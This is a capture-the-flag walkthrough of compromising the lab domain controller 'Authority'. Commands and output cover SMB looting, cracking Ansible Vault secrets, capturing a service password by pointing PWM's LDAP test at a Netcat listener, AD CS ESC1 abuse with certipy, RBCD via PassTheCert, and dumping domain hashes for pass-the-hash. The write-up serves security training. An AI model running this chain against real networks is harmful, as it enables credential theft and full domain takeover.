ACTIVE DIRECTORY ATTACK
Windows Active Directory
ACTIVE DIRECTORY ATTACK: [ How it Works ]
Skills required:
- Domain Controller enumeration
- Solid understanding of Active Directory Concepts
- Active Directory Enumeration
Enumeration:
An initial Nmap scan of the target reveals that it is a domain controller. Aside from standard domain controller ports, ports 80 and 8443 stand out.
Nmap scan report for 10.10.11.222
Host is up (0.012s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORTSTATE SERVICE
53/tcpopendomain
80/tcpopenhttp
88/tcpopenkerberos-sec
135/tcpopenmsrpc
139/tcpopennetbios-ssn
389/tcpopenldap
445/tcpopenmicrosoft-ds
464/tcpopenkpasswd5
593/tcpopenhttp-rpc-epmap
636/tcpopenldapssl
3268/tcpopenglobalcatLDAP
3269/tcpopenglobalcatLDAPssl
5985/tcpopenwsman
8443/tcpopenhttps-alt
9389/tcpopenadws
47001/tcp openwinrm

Nmap done: 1 IP address (1 host up) scanned in 241.10 seconds
HTTP

Browsing to port 80 shows an IIS splash page and reveals no further endpoints.
Browsing to port 8443 using https:// we are redirected to /pwm/private/login which appears to be an instance of an open-source password self-service application that can be use with LDAP in Active Directory environments.

The application is called PWM.
When visiting the site we get a popup showing that the application is in Configuration Mode so it seems we need to get into the Configuration Manager or Configuration Editor which both just take a password; no username needed.
A quick check of weak/default combinations like admin:admin does not work so we move on.
SMB
Enumerating SMB we see non-standard shares such as Department Shares and Development and others that are standard on a Domain Controller such as NETLOGON and SYSVOL.
smbclient --no-pass -L //10.10.11.222
Sharename
Type
Comment
--------------------
ADMIN$DiskRemote Admin
C$DiskDefault share
Department Shares Disk
DevelopmentDiskIPC$IPCRemote IPC
NETLOGONDiskLogon server share
SYSVOLDiskLogon server share
SMB1 disabled -- no workgroup available
We get NT_STATUS_ACCESS_DENIED on all but the Development share which we can connect to and list the contents.
smbclient //10.10.11.222/Development -N
Try "help" to get a list of possible commands.
smb: \> ls
.D0Fri Mar 17 09:20:38 2023
..D0Fri Mar 17 09:20:38 2023
AutomationD0Fri Mar 17 09:20:40 2023
6412543 blocks of size 4096. 1559126 blocks available
Let's download the share's contents recursively so we can dig through it on our testing box.
smbclient //10.10.11.222/Development -N -c 'prompt OFF;recurse ON;lcd
'~/Desktop/HTB_work/Content/Boxes/Authority/smb_contents/';mget *'
getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as
Automation/Ansible/ADCS/.ansible-lint (0.5 KiloBytes/sec) (average 0.5
KiloBytes/sec)
getting file \Automation\Ansible\ADCS\.yamllint of size 205 as
Automation/Ansible/ADCS/.yamllint (0.4 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\LICENSE of size 11364 as
Automation/Ansible/ADCS/LICENSE (22.3 KiloBytes/sec) (average 8.0 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\README.md of size 7279 as
Automation/Ansible/ADCS/README.md (14.7 KiloBytes/sec) (average 9.6
KiloBytes/sec)
The contents of the Automation directory appear to be Ansible playbooks which perhaps were used to configure some things on the target box.
We see a share named ADCS which along with the box name could be a hint that Active Directory Certificate Services (AD CS) is installed on the target.
We will keep that in mind for later.
Let's first dig through the PWM directory since this is the most likely target right now.
cd Ansible/PWM/
tree
.
├── ansible.cfg
├── ansible_inventory
├── defaults
│
└── main.yml
├── handlers
│
└── main.yml
├── meta
│
└── main.yml
├── README.md
├── tasks
│
└── main.yml
└── templates
├── context.xml.j2
└── tomcat-users.xml.j2
5 directories, 9 files
The tomcat-users.xml.j2 file contains two passwords but neither work for PWM and the Tomcat manager is not exposed.
Ansible Vault
The main.yml file in the defaults directory contains strings encrypted using the Ansible Vault which allows for one to store sensitive data such as credentials in playbook or role files instead of in plaintext.
cat defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"
pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true
pwm_require_ssl: false
pwm_admin_login: !vault |
$ANSIBLE_VAULT;1.1;AES256

pwm_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256

ldap_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
There are three different hashes in this file (pwm_admin_login , pwm_admin_password , and ldap_admin_password ) which we can convert to a crackable format using ansible2john.py per this guide.
First we need to save each hash to a file and clean them up with sed to remove the whitespaces.
sed -i 's/^[ \t]*//' vault1
cat vault1
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
Now we can convert each one using ansible2john.py.
python3 /usr/share/john/ansible2john.py vault1

vault1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b98
09d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d7
34abba49403c42bc2cd8

python3 /usr/share/john/ansible2john.py vault2

vault2:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e
9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678
f4a8b1f8550905f70da5

python3 /usr/share/john/ansible2john.py vault3

vault3:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502
f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814e
bcf2fe98334284203635
Now let's try to crack the hashes using Hashcat.
The mode we want is 16900.
We can feed the hashes to Hashcat using the rockyou.txt wordlist after trimming off the front part of the hash (they should start with \(ansible\) ).
The hashes all crack to the same password rather quickly:
hashcat -m 16900 vault_hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1df
f07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f
8550905f70da5:!@#$%^&*

$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e04
1732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba4
9403c42bc2cd8:!@#$%^&*

$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd
9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe9
8334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Ansible Vault
Hash.Target......: hashes
Time.Started.....: Mon Dec 4 12:29:04 2023 (1 min, 21 secs)
Time.Estimated...: Mon Dec 4 12:30:25 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:
1486 H/s (9.35ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.........: 119808/43033155 (0.28%)
Rejected.........: 0/119808 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:9984-9999
Candidates.#1....: treetree -> prospect
We now need to install ansible-vault from pip to decrypt the encrypted strings found in the file.
Now we can decrypt each one using the cracked password !@#$%^&* .
The first gives us a username.
The second gives us a password.
As a bonus the third gives us another password which we find not to be useful anywhere.
Going back to the PWM login panel we are able to log into the Configuration Editor with the password pWm_@dm!N_!23 .
Foothold
After digging around the panel for a bit we find the LDAP connection page that has a Test LDAP Profile button.

Sometimes it is possible to retrieve cleartext credentials by tricking the LDAP connection tester to connect to your own Netcat listener.
Since it is using LDAPS however we will need to try editing the existing LDAP URL ldaps://authority.htb.corp:636 to use ldap:// and port 389 pointing it to our attacking machine's host IP instead.

Next we start a Netcat listener on port 389 and click the Test LDAP Profile button on PWM.
We promptly get a callback on our listener that contains the password for the svc_ldap account.
nc -lvnp 389
listening on [any] 389 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.222] 56867
0Y`T;CN=svc_ldap,OU=Service
Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
We now have the following set of AD credentials: svc_ldap:lDaP_1n_th3_cle4r! .
We try using the credentials to win-rm into the machine:
evil-winrm -i 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
We are now user on the machine.
Privilege Escalation
Since we previously noticed that AD CS was likely in use let's try to use Certipy to check for any vulnerable AD certificate templates.
certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip

10.10.11.222 -vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA:
CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying
again...
[*] Got CA configuration for 'AUTHORITY-CA'
[*] Saved BloodHound data to '20231013125232_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20231013125232_Certipy.txt'
[*] Saved JSON output to '20231013125232_Certipy.json'
A section of the outputted txt file gives us some information about certificate templates and more specifically about a template called CorpVPN.
cat 20230423202134_Certipy.txt
<snip>
Certificate Templates
0
Template Name: CorpVPN
Display Name: Corp VPN
Certificate Authorities: AUTHORITY-CA
Enabled: True
Client Authentication: True
Enrollment Agent: False
Any Purpose: False
Enrollee Supplies Subject: True
Certificate Name Flag: EnrolleeSuppliesSubject
Enrollment Flag: AutoEnrollmentCheckUserDsCertificate
PublishToDs
IncludeSymmetricAlgorithms
Private Key Flag
: 16777216
65536
ExportableKey
Extended Key Usage
: Encrypting File System
Secure Email
Client Authentication
Document Signing
IP security IKE intermediate
IP security use
KDC Authentication
Requires Manager Approval: False
Requires Key Archival: False
Authorized Signatures Required: 0
Validity Period: 20 years
Renewal Period: 6 weeks
Minimum RSA Key Length: 2048
Permissions
Enrollment Permissions
Enrollment Rights
: AUTHORITY.HTB\Domain Computers
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Object Control Permissions
Owner: AUTHORITY.HTB\Administrator
Write Owner Principals: AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
Write Dacl Principals
: AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
Write Property Principals
: AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
AUTHORITY.HTB\Administrator
[!] Vulnerabilities
ESC1
: 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
The CorpVPN certificate template allows all domain computers to enrol and is vulnerable to ESC1.
Which allows the enrolee to supply an arbitrary Subject Alternate Name (SAN).
This means that we can request a certificate on behalf of another user such as a Domain Admin.
Before moving on we need a computer account.
We can confirm quickly that the MachineAccountQuota is set to the default value of 10 so we should have no problem adding a computer account.
We first add the relevant DNS entries to our hosts file which we can read in certipy 's output.
We then verify the aforementioned setting via crackmapexec:
crackmapexec ldap 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M MAQ

SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763

x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)

LDAPS 10.10.11.222 636 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!

MAQ 10.10.11.222 389AUTHORITY[*] Getting the 389AUTHORITYMachineAccountQuota: 10
Having verified the MachineAccountQuota we now add a computer account using addcomputer.py from Impacket.
addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name 'EVIL01' -

computer-pass 'Str0ng3st_P@ssw0rd!' -dc-ip 10.10.11.222

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:lDaP_1n_th3_cle4r!
[*] Successfully added machine account EVIL01$ with password Str0ng3st_P@ssw0rd!.
Next we use this computer account to request a certificate specifying the built-in domain Administrator account as the SAN.
certipy req -username EVIL01$ -password 'Str0ng3st_P@ssw0rd!' -ca AUTHORITY-CA -
dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb -dns
authority.htb -debug

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with multiple identifications
UPN: 'administrator@authority.htb'
DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
Note: If you get a clock skew error sync your host with the Domain Controller host using ntpdate.
sudo ntpdate 10.10.11.222
4 Dec 13:00:43 ntpdate[12999]: step time server 10.10.11.222 offset
+14401.132547 sec
Now we can try to use Certipy with this .pfx certificate file to request a Kerberos TGT as the domain Administrator.
If everything goes right the tool will perform a Kerberos U2U (User-to-User authentication) for us and decrypt the NT hash from the Privilege Attribute Certificate (PAC) and we will then be able to use the NT hash to pass-the-hash and obtain administrator access.
certipy auth -pfx administrator_authority.pfx -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Found multiple identifications in certificate
[*] Please select one:
[0] UPN: 'administrator@authority.htb'
[1] DNS Host Name: 'authority.htb'
> 0
[+] Trying to resolve 'authority.htb' at '8.8.8.8'
[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
Some searching points us to a explaination that this likely means that the target Domain Controller does not support PKINIT .
We can however use the PassTheCert tool to authenticate against LDAP using Schannel (Secure Channel).
To use this tool we first must extract the .crt and .key files from the .pfx certificate file using OpenSSL.
We start by cloning the tool from the repository and copying over the previously-generated .pfx file.
git clone https://github.com/AlmondOffSec/PassTheCert.git
cd PassTheCert
cp ../administrator_authority.pfx .
We then use OpenSSL to extract the aforementioned files.
We can leave the import password blank and enter something like 1234 twice for the PEM pass phrase.
openssl pkcs12 -in administrator_authority.pfx -nocerts -out administrator.key

Enter Import Password:

Enter PEM pass phrase:1234

Verifying - Enter PEM pass phrase
Next we extract the .crt file and again set a blank import password by pressing enter.
openssl pkcs12 -in administrator_authority.pfx -clcerts -nokeys -out administrator.crt
Enter Import Password:
Now we can use the tool to give the computer account we control namely EVIL01$ RBCD or delegation rights over the DC.
We enter the PEM pass phrase 1234 that we used when extracting the .key file earlier.
python3 ./Python/passthecert.py -dc-ip 10.10.11.222 -crt administrator.crt -key administrator.key -domain authority.htb -port 636 -action write_rbcd -delegate-to
'AUTHORITY$' -delegate-from 'EVIL01$'

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Enter PEM pass phrase:1234

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL01$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]
EVIL01$
(S-1-5-21-622327497-3269355298-2248959698-11602)
Next we'll use impacket-getST to impersonate the Administrator account and grab a TGT.
impacket-getST -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator 'authority.htb/EVIL01$:Str0ng3st_P@ssw0rd!'

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]Requesting S4U2self
[*]Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
We then set the environment variable to use this TGT.
Now we can dump all the hashes.
impacket-secretsdump -k -no-pass authority.htb/Administrator@authority.authority.htb -just-dc-ntlm

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::

svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::

AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:815fe0602456b443c45ac1b507d4684d:::
[*] Cleaning up...
Finally we can use the NT hash to pass-the-hash to the Domain Controller host and win-rm as administrator:
evil-winrm -i 10.10.11.222 -u administrator -H 6961f422924da90a6928197429eea4ed

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator
Root Game Over
Comments/notes are visible to yourself only. Usefull to make your appointments
Add a nice title
Last Edited By -Add comments here.